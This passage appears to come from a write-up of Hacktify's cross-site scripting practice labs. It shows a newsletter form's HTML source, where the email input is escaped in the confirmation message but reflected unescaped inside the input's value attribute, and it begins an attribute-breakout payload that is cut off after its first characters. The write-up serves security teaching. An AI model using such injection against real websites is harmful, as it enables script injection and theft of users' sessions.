
Now we can say this lab is vulnerable to XSS.

## Lab 2: Balancing is Important in Life!

Observations:
We can see a very similar application as we have seen in lab 1,



So let's also look at its source code to know if there are any changes,



Thanks for your Subscription!
You'll receive email on <u>imran</u>


```
</nav>
▼<section class="pager-section">
  ▼<div class="container">
      <!-- <h2 class="page-titlee">Hacktify</h2> -->
    ▼<center>
      ▼<div class="containers">
          <h1>Subscribe to our NewsLetter</h1>
        ▼<center>
          ▼<form action="lab_2.php" method="GET">
              <input type="text" name="email" class="field" placeholder="Enter y
              r Email" value="<u>imran</u>"> == $0
              <input type="submit" value="Subscribe" class="btn btn-warning">
            </form>
          </center>
        ▼<center>
            <br>
          ▶<h2>…</h2>
          </center>
        </div>
      </center>
      <header> </header>
    </div>
  </section>
  <hr>
▼<div class="footer">
    <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
```

rapper section.pager-section div.container center div.containers center form input.field

Solution:


So, it kind of feels similar to lab 1, let's quickly follow the same steps and dig out the difference,

Testing out for HTML injection gave us the following output, Looking at the source code we found that our special characters are getting sanitized,




```
      <center>
        <div class="containers">
            <h1>Subscribe to our NewsLetter</h1>
            <center>
                <form action="lab_2.php" method="GET">
                <input type="text" name="email" class="field" placeholder="Enter your Email" value="<u>MHKace</u>">
                <input type="submit" value="Subscribe" class="btn btn-warning">
                </form>
                </center><center><br><h2>Thanks for your Subscription!<br> You'll receive email on <b>&lt;u&gt;MHKace&lt;/u&gt;</b></h2></center>            </div>
      </center>
  <header>
</div>
</section>
<hr />
  <div class="footer">
      <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
  </div>
</div>
```

But wait a minute!! Did you guys notice that, wait let me show you,



```
    <center>
      <div class="containers">
        <h1>Subscribe to our NewsLetter</h1>
        <center>
          <form action="lab_2.php" method="GET">
          <input type="text" name="email" class="field" placeholder="Enter your Email" value="<u>MHKace</u>">
          <input type="submit" value="Subscribe" class="btn btn-warning">
          </form>
          </center><center><br><h2>Thanks for your Subscription!<br> You'll receive email on <b>&lt;u&gt;MHKace&lt;/u&gt;</b></h2></center>        </div>
    </center>
  <header>
</div>
</section>
<hr />
  <div class="footer">
    <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
  </div>
</div>
```


We were focusing on the red part so much that we weren't noticing the green part so as we can see red part is getting sanitized for each and all payloads we can use but let's craft a payload to attack the green one,
Payload: ">



